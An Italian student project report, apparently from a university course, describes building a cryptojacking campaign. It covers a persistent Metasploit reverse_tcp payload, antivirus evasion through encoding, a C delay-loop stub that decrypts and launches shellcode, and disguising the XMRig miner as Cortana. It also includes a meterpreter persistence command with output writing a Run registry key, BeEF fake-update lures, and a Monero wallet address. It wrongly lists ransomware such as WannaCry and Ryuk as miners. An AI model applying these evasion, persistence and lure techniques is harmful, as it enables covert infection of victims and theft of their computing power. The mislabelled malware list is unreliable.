
Miming XMR bypassing AV and persistence payload exploitation

Project 12 CFU

Studenti: Belli Giacomo, D'ugo Stefano

Docente riferimento: Marcantoni Fausto



1. Introduzione

Durante gli ultimi anni si è parlato molto delle cosiddette monete virtuali e di come possano essere la soluzione alla semplificazione delle transazioni monetaria per il ricevimento e l'invio di denaro non fisico.

Aumentando l'aumento della disponibilità di pagamento tramite criptomonete è nata una nuova modalità di hacking detta "cryptojacking" con lo scopo di infettare dispositivi tramite mining software per l'estrazione delle monete da parte dei dispositivi attaccati.

Questa pratica è diventata molto diffusa proprio per il fatto che il mining richiede una elevata quantità di potenza di calcolo con relativi costi elettrici per chi usufruisce di questo servizio di guadagno, tramite il cryptojacking è possibile aumentare la propria potenza di calcolo(ovvero il proprio hash rate) senza costi elettrici da parte degli hacker.

Dopo poco tempo le compagnie di antivirus si sono mobilitate per aggiornare i propri registri online e inserire i miner tra la lista dei software dannosi bloccando così in parte gli attacchi, costringendo chi si occupa di cryptojacking a trovare sempre nuovi metodi per bypassare la maggiorparte degli antivirus tramite software sempre più oscurati.

Lo scopo di questo progetto è sensibilizzare l'utenza alla cyber security dimostrando come possa essere facile evadere dispositivi e macchine anche se dotate di antivirus aggiornati.

2. Tecnologie utilizzate

Sistema operativo infettante: Kali Linux 2019 in macchina virtuale

Sistema operativo infettato: Windows 10 Home

Antivirus testati: AVG 2020, windows defender aggiornati

Framework utilizzati: Metasploit, Beef, Kage, TheFatRat, Nycrypt, MSFvenom

Software utilizzati: XMRig, Wallet Monero Gui, Virtualbox

Wallet utilizzato:

4A4uypnCUML3LMf7WVnPRcPGZtgx7CKKhCdw642oRupwehADrcuHkfx798wLKym5sViMHeo6D4es8bu7SnrQhCDeKjH6dtk

Ambiente testato: UnicamEasyWIFI locale

3. Creazione Payload

La prima cosa su cui ci siamo concentrati è stata quella di capire bene il funzionamento dei payload in quanto esistono diverse tipologie ognuna con un metodo di exploit e sfruttamento delle vulnerabilità diverso.

Per il nostro progetto abbiamo deciso di utilizzare la tipologia windows/meterpreter/reverse_tcp in quanto viene distribuita mediante iniezione DLL in memoria, così facendo dato che nulla viene scritto sul disco risulta essere più difficile per un antivirus rintracciare questa tipologia di shell.


Per la creazione del payload abbiamo utilizzato un framework molto potente chiamato Veil

Il quale propone molte soluzioni con le relative percentuali di riuscita del payload.

Abbiamo deciso di rendere il payload persistente in modo tale che la comunicazione non venga chiusa nel momento in cui l'utente attaccato chiuda il file dove risiede il payload.

Per rendere un payload invisibile ai moderni antivirus è stato necessario adottare diverse tecniche di criptazione del codice, eliminazione dei caratteri segnalati come malevoli da parte degli antivirus, scrittura di script specifici per evadere la modalità "real-time-scan" degli antivirus e mascherare il payload aggiungendo fake licese certificate.

Di seguito è riportata una lista delle funzionalità di Veil



Esistono diversi linguaggi di programmazione per creare un payload ma quelli che più si prestano sono sicuramente C, SQL, Python grazie a queste caratteristiche.

Python

- La natura interpretata di Python ne consente l'esecuzione senza la necessità di compilazione.
- Un linguaggio di facile lettura utile per gli hacker etici principianti.
- Ha una comunità enorme che utilizza quotidianamente utili plugin / librerie di terze parti.
- Uno dei migliori linguaggi di programmazione per l'hacking nei server Web.
- Rende abbastanza facile scrivere script di automazione.
- Python ti consente di effettuare una rapida ricognizione della rete di destinazione e rende la prototipazione molto più veloce.

SQL

- SQL non è un linguaggio di programmazione tradizionale e viene utilizzato solo per comunicare con i database.
- Gli hacker di black hat usano questo linguaggio per sviluppare programmi di hacking basati sull'iniezione SQL.
- SQL viene spesso utilizzato dagli hacker per eseguire query non autorizzate al fine di ottenere password non trattate.
- I database SQL più diffusi includono MySQL, MS SQL e PostgreSQL.

C

- C è un linguaggio di programmazione veloce di basso livello.
- La maggior parte dei sistemi moderni, inclusi Windows e Unix, sono realizzati utilizzando C, quindi la padronanza di questo linguaggio è essenziale se si desidera comprendere a fondo questi sistemi.

- C viene spesso utilizzato per ottenere un accesso di basso livello alla memoria e ai processi di sistema dopo aver compromesso un sistema.
- I professionisti della sicurezza dei veterani usano spesso C per simulare l'attacco highjacking della biblioteca.

Per il nostro progetto abbiamo scelto di utilizzare Python in quanto risultava essere più compatibile ai software di encrypting che abbiamo utilizzato.

Una volta specificato l'indirizzo IP dove vogliamo ricevere la chiamata di ritorno e la porta di comunicazione il nostro payload grezzo è completato

4. Encoding

La codifica dei caratteri è un passaggio molto importante perché consente di offuscare il codice sorgente del payload rendendolo illeggibile ad occhio umano.

Esistono diversi modi per codificare i dati e per il nostro progetto abbiamo utilizzato una recente modalità che prevede la codifica dei caratteri mediante iterazioni, che possono essere eseguite anche con diversi tipo di algoritmi.

Gli algoritmi che abbiamo utilizzato per la creazione del payload sono stati:

AES256

AES opera utilizzando matrici di 4×4 byte chiamate stati (*states*). Quando l'algoritmo ha blocchi di 128 bit in input, la matrice State ha 4 righe e 4 colonne; se il numero di blocchi in input diventa di 32 bit più lungo, viene aggiunta una colonna allo State, e così via fino a 256 bit. In pratica, si divide il numero di bit del blocco in input per 32 e il quoziente specifica il numero di colonne.

SHIKATA_GAI_NAI

Questo codificatore implementa un codificatore di feedback additivo XOR polimorfico. Lo stub del decodificatore viene generato in base alla sostituzione dinamica delle istruzioni e all'ordinamento dei blocchi dinamici. I registri sono anche selezionati dinamicamente.

SCRIPT

E' molto importante modificare i payload manualmente in quando i payload così detti "grezzi" ovvero quelli usciti semplicemente dai vari framework di Kali non riescono ad evadere i più moderni antivirus ma solo le versioni più vecchie o antivirus di scarsa qualità.

Esistono diversi metodi in programmazione utilizzati per mettere in difficolta gli antivirus come:

“Hundred milion increments”

Un metodo ancora più semplice, che non lascia alcuna traccia del sistema, consiste nell'eseguire un'operazione di base per un numero di volte sufficiente. In questo caso utilizziamo un ciclo for per incrementare cento milioni di volte un contatore. Questo è sufficiente per bypassare AV, ma non è niente per una CPU moderna. Un essere umano non rileverà alcuna differenza quando avvia il codice con o senza questo stub.

Ecco riportato un esempio.

```
#define MAX_OP 100000000
int main()
{
	int cpt = 0;
	int i = 0;
	for(i =0; i < MAX_OP; i ++)
	{
		cpt++;
	}
	if(cpt == MAX_OP)
	{
		decryptCodeSection();
		startShellCode();
	}

	return 0;
}
```

Eliminazione caratteri speciali e spazi vuoti

L’eliminazione dei caratteri speciali e degli spazi vuoti è una pratica molto utilizzata per evadere la protezione degli antivirus.

Esistono una serie di caratteri speciali con la seguente struttura (“xff0”) salvati all’interno dei database degli AV e riconosciuti come virus, molto spesso sono codifiche su stringhe già conosciute che contengono script o chiamate malevole, è possibile nascondere questi caratteri speciali dopo la codifica per rendere più difficile il riconoscimento da parte degli antivirus di questi caratteri.

Esiste anche una correlazione tra virus e spazi vuoi all’interno del codice.

Determinate combinazioni di caratteri e di spazi vuoti sono anche essi riconosciuti come script malevoli e appositamente segnalati agli antivirus, per questo è molto importante gli spazi vuoti eliminandoli o creando sequenze che non siano già state riconosciute.


5. Resource hacker

Abbiamo deciso di utilizzare questo software per modificare ulteriormente il payload creato in precedenza, infatti se selezioniamo come template il nostro software di mining XMRig avremo un miner che contiene al suo interno il payload per il reverse_tcp. Possiamo usare Resource Hacker per cambiare dettagli importanti del software come:

- Nome
- Descrizione
- Icona
- Nome del processo

E molti altri aspetti a nostro piacimento.

Nel nostro caso ci siamo limitati a cambiare icona e nome del processo da XMRig in Cortana applicando la classica icon di cortana con distribuzione Microsoft.



6. Metasploit

Metasploit è il software che ci consente di effettuare l'interazione tra la macchina attaccante, ovvero la nostra e le macchine vittime, è un software specifico di Kali utilizzato per il social engineering e penetration testing.


Grazie a questo framework è stato possibile manipolare le macchine vittime a nostro piacimento e ottenere il pieno controllo dei dispositivi.

Per configurare Metasploit è necessario:

- Configurare il tipo di exploit da utilizzare

- Inserire Host e Port da utilizzare
- Mettersi in ascolto

Una volta che la macchina vittima avrà eseguito il file dannoso all'interno del proprio dispositivo questo effettuerà una chiamata di tipo reverse e tramite Metasploit si potrà ricevere una corrispondenza sulla sessione in ascolto.



Per quanto riguarda il nostro progetto l'uso di Metasploit è stato di fondamntale importanza perché ci ha permesso di sapere:

- Quanti dispositivi sono stati infettati con il Miner
- Su quali dispositivi il miner sta lavorando (se online o offline)

Per non perdere la sessione appena guadagnata bisogna che il payload si vada ad inserire all'interno dei registri di windows, questa procedura è possibile farla tramite Metasploit utilizzando un comando come questo.

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5 onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/persistence/XEN-XP-SP
meterpreter >
```


Dopo aver constatato che l'exploit andava a buon fine ovvero che il payload risultava essere invisibile agli antivirus e comunicava correttamente con Metasploit è stato necessario mascherare il payload anche agli occhi degli utenti in quanto nessun utente installerebbe mai un eseguibile senza un minimo di inganno.

Per ovviare a questo problema ci siamo serviti del famosissimo framework di Kali chiamato Beef.

7. Beef, the Browser Exploitation Framework

BeEF è l'abbreviazione di The Browser Exploitation Framework. È uno strumento di test di penetrazione che si concentra sul browser web.

Tra le crescenti preoccupazioni relative agli attacchi trasmessi dal web contro i client, compresi i client mobili, BeEF consente al tester di penetrazione professionale di valutare l'effettiva posizione di sicurezza di un ambiente di destinazione utilizzando vettori di attacco lato client. A differenza di altri framework di sicurezza, BeEF guarda oltre il perimetro di rete rafforzato e il sistema client ed esamina la sfruttabilità nel contesto di un'unica porta aperta: il browser web. BeEF aggancerà uno o più browser Web e li userà come teste di spiaggia per l'avvio di moduli di comando diretti e ulteriori attacchi al sistema dal contesto del browser.




Tramite l'apposito file config.yaml è possibile connettere Beef a Metasploit, così facendo potremo usufruire di tutti e 300 i vari tipi di exploit che il framework supporta direttamente su piattaforma Beef.

E' molto comun trovare pagine "Fake" che si spacciano per pagine di siti ufficiali con il solo scopo di infettare i dispositivi degli utenti.

Un esempio molto comune è stato quello delle finte pagine PayPall o PosteItaliane per cercare di rubare gli accessi degli utenti, ecco riportato un esempio.


Fake PayPall



Fake Posteitaliane

Nel nostro caso si potrebbe creare un sito Fake di distribuzione di software classici come WinRar o 7zip con all'interno salvato il Miner e il Payload al posto del software originale.

Un secondo metodo di infezione che abbiamo testato è invece l'utilizzo dei moduli di Beef come "FakeAdobeUpdate" che consistono nel far apparire falsi messaggi di aggiornamento o fake installazioni di software per visualizzare correttamente la pagina.



L'utente convinto che l'aggiornamento sia richiesto per la corretta visibilità del sito web scaricherà di sua volontà il software dannoso permettendo a noi di entrare, o nel nostro caso di installare il nostro miner.

8. CryptoJacking

Negli ultimi anni è stato riscontrato un aumento dei malware di mining rispetto ai classici malware conosciuti, ecco riportata una lista dei miner più pericolosi degli ultimi anni:

- TeslaCrypt
- SimpleLocker
- WannaCry
- NotPetya
- SamSam
- Ryuk

Questi sono solo alcuni dei più grandi software ritrovati ma molti sono ancora conosciuti e molti di loro hanno in comune lo stesso software per minare criptomonete ovvero Xmrig il software per minere XMR ovvero cosidettà moneta di Monero.

XMRig


XMRig è un minatore Monero ad alte prestazioni, con supporto ufficiale per Windows. Originariamente basato su cpuminer-multi con ottimizzazioni / riscritture pesanti e rimozione di un sacco di codice legacy, poiché la versione 1.0.0 è stata completamente riscritta da zero su C ++.

Per il nostro progetto abbiamo deciso di utilizzare XMRig e minare Monero in quanto si presta maggiormente ad avere buone prestazioni per minare tramite CPU utilizzando l'algoritmo RandomX con bassa difficoltà e inostre risulta essere più facilmente oscurabile e modellabile per creare diversi tipo di silent miner.

Il nostro miner si collega ad un pool tramite un indirizzo e una porta, questo permette al miner di gestire la comunicazione tramite client server dove il server invia i lavori da svolgere al miner con collegata la relativa difficoltà mentre il miner una volta risolto il blocco lo invia a sua volta al server, questa operazione si ripeterà per un ciclo infinito di volte.

Ogni CPU possiede un proprio Hash-rate che rappresenta la potenza di calcolo del processore ovvero quante combinazioni può fare al secondo, ovviamente sarebbe opportuno infettare macchine aziendali e non utenti home in quanto non possiedono CPU così performati.

Ecco riportata una immagine del funzionamento di XMRig con interfaccia attiva.




In questa immagine ad esempio possiamo ricavare diverse informazioni come ad esempio:

- Versione di Xmrig instalata (2.3.0)
- CPU utilizzata (intel Xeon)
- GPU utilizzata (GTX 1050 ti)
- L'algoritmo che sta utilizzando (Cryptonight)
- Il pool sul quale si appoggia la comunicazione (pool.minemonero.pro:5555)
- L'Hash/s prodotto (311.6/s


Ovviamente a questo deve essere connesso un portafoglio virtuale sul quale ricevere i profitti per i blocchi che abbiamo risolto.

Abbiamo utilizzato la Gui del portafoglio ufficiale di Monero per riscuotere i profitti, questo portafoglio può contenere solo monete virtuali ed è riconosciuto tramite una stringa di caratteri, ecco riportata una foto.



XMRigCC

